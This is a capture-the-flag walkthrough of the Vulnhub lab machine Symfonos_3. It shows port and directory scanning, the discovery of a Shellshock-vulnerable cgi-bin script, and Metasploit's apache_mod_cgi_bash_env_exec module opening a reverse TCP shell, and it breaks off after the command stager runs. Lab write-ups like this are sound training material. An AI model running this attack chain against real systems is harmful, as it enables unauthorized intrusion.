

# Symfonos_3 (Vulnhub)

## ip address of the machine :- 192.168.122.232




```
┌──(sohamt㉿CyberCreedPC)-[~]
└─$ ping 192.168.122.232
PING 192.168.122.232 (192.168.122.232) 56(84) bytes of data.
64 bytes from 192.168.122.232: icmp_seq=1 ttl=64 time=0.724 ms
64 bytes from 192.168.122.232: icmp_seq=2 ttl=64 time=0.742 ms
64 bytes from 192.168.122.232: icmp_seq=3 ttl=64 time=0.945 ms
64 bytes from 192.168.122.232: icmp_seq=4 ttl=64 time=0.739 ms
64 bytes from 192.168.122.232: icmp_seq=5 ttl=64 time=0.690 ms
^C
--- 192.168.122.232 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4025ms
rtt min/avg/max/mdev = 0.690/0.768/0.945/0.090 ms
```

machine is on!!!!!




```
┌──(root㉿CyberCreedPC)-[/home/sohamt]
└─# nmap -p- --min-rate=10000 192.168.122.232
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-17 20:18 IST
Nmap scan report for symfonos3 (192.168.122.232)
Host is up (0.00012s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 52:54:00:62:53:88 (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.89 seconds
```

will be performing versioning now.




```
┌──(root㉿CyberCreedPC)-[/home/sohamt]
└─# nmap -sC -A -p- 192.168.122.232
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-17 20:19 IST
Nmap scan report for symfonos3 (192.168.122.232)
Host is up (0.00069s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.5b
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey: 
|   2048 cd:64:72:76:80:51:7b:a8:c7:fd:b2:66:fa:b6:98:0c (RSA)
|   256 74:e5:9a:5a:4c:16:90:ca:d8:f7:c7:78:e7:5a:86:81 (ECDSA)
|_  256 3c:e4:0b:b9:db:bf:01:8a:b7:9c:42:bc:cb:1e:41:6b (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 52:54:00:62:53:88 (QEMU virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Found version of the services currently running on the ports.




```
<html>
  <head> … </head>
  <body>
    <img src="image.jpg"> == $0
    <!-- Can you bust the underworld? -->
  </body>
</html>
```

inspected the web page and found something in comments of the source code ("underworld")




```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 280]
/.hta                 (Status: 403) [Size: 280]
/.htpasswd            (Status: 403) [Size: 280]
/cgi-bin/             (Status: 403) [Size: 280]
/gate                 (Status: 301) [Size: 317] [--> http://192.168.122.232/gate/]
/index.html           (Status: 200) [Size: 241]
/server-status        (Status: 403) [Size: 280]
Progress: 4727 / 4727 (100.00%)
===============================================================
Finished
===============================================================
```

oops!! found a directory, let's visit it and see what we can find further.




| Type | Found | Response | Size |
|---|---|---|---|
| Dir | /gate/ | 200 | 471 |
| Dir | / | 200 | 514 |
| Dir | /cgi-bin/ | 403 | 450 |
| Dir | /icons/ | 403 | 450 |
| Dir | /icons/small/ | 403 | 450 |
| Dir | /gate/cerberus/ | 200 | 473 |
| Dir | /cgi-bin/underworld/ | 200 | 198 |
| Dir | /cgi-bin/underworld/10/ | 200 | 196 |
| Dir | /cgi-bin/underworld/18/ | 200 | 196 |
| Dir | /cgi-bin/underworld/08/ | 200 | 196 |
| Dir | /cgi-bin/underworld/category/ | 200 | 196 |
| Dir | /cgi-bin/underworld/serial/ | 200 | 196 |
| Dir | /cgi-bin/underworld/docs/ | 200 | 196 |
| Dir | /cgi-bin/underworld/12/ | 200 | 196 |

using dirbuster found a web page /cgi-bin/underworld/



```
10:10:03 up 25 min, 0 users, load average: 8.98, 6.72, 3.07
```

showing uptime on a web page.




Did you mean: what is cgi-*in* web page

The "cgi-bin" directory, short for Common Gateway Interface binary, is **a traditional location on web servers where executable scripts are stored**. These scripts, often written in languages like Perl or Python, handle interactions between web servers and external programs or databases. 17 Feb 2024


found this that cgi-bin is a folder where executables are stored and maybe underworld web page is an executable showing "uptime"
command.

with some searches found out that it is a "shellshock" vulnerability which allows attacker to execute a script remotely via bash shell.




```
Matching Modules
================

   #   Name                                          Disclosure Date  Rank       Check  Description
   -   ----                                          ---------------  ----       -----  -----------
   0   exploit/linux/http/advantech_switch_bash_env_exec  2015-12-01       excellent  Yes    Advantech Switch Bash Environment Variable Code Injection (Shells
   1   exploit/multi/http/apache_mod_cgi_bash_env_exec    2014-09-24       excellent  Yes    Apache mod_cgi Bash Environment Variable Code Injection (Shellsho
   2     \_ target: Linux x86                        .                .          .      .
   3     \_ target: Linux x86_64                     .                .          .      .
   4   auxiliary/scanner/http/apache_mod_cgi_bash_env  2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) S
   5   exploit/multi/http/cups_bash_env_exec         2014-09-24       excellent  Yes    CUPS Filter Bash Environment Variable Code Injection (Shellshock)
   6   auxiliary/server/dhclient_bash_env            2014-09-24       normal     No     DHCP Client Bash Environment Variable Code Injection (Shellshock)
   7   exploit/unix/dhcp/bash_environment            2014-09-24       excellent  No     Dhclient Bash Environment Variable Injection (Shellshock)
   8   exploit/linux/http/ipfire_bashbug_exec        2014-09-29       excellent  Yes    IPFire Bash Environment Variable Injection (Shellshock)
   9   exploit/multi/misc/legend_bot_exec            2015-04-27       excellent  Yes    Legend Perl IRC Bot Remote Code Execution
   10  exploit/osx/local/vmware_bash_function_root   2014-09-24       normal     Yes    OS X VMWare Fusion Privilege Escalation via Bash Environment Code
   11  exploit/multi/ftp/pureftpd_bash_env_exec      2014-09-24       excellent  Yes    Pure-FTPd External Authentication Bash Environment Variable Code
   12    \_ target: Linux x86                        .                .          .      .
   13    \_ target: Linux x86_64                     .                .          .      .
   14  exploit/unix/smtp/qmail_bash_env_exec         2014-09-24       normal     No     Qmail SMTP Bash Environment Variable Injection (Shellshock)
   15  exploit/multi/misc/xdh_x_exec                 2015-12-04       excellent  Yes    Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution


Interact with a module by name or index. For example info 15, use 15 or use exploit/multi/misc/xdh_x_exec

msf6 > use 4
msf6 auxiliary(scanner/http/apache_mod_cgi_bash_env) >
```

got an exploit in metasploit.




```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.122.108:4444
[*] Command Stager progress - 100.00% done (1092/1092 bytes)
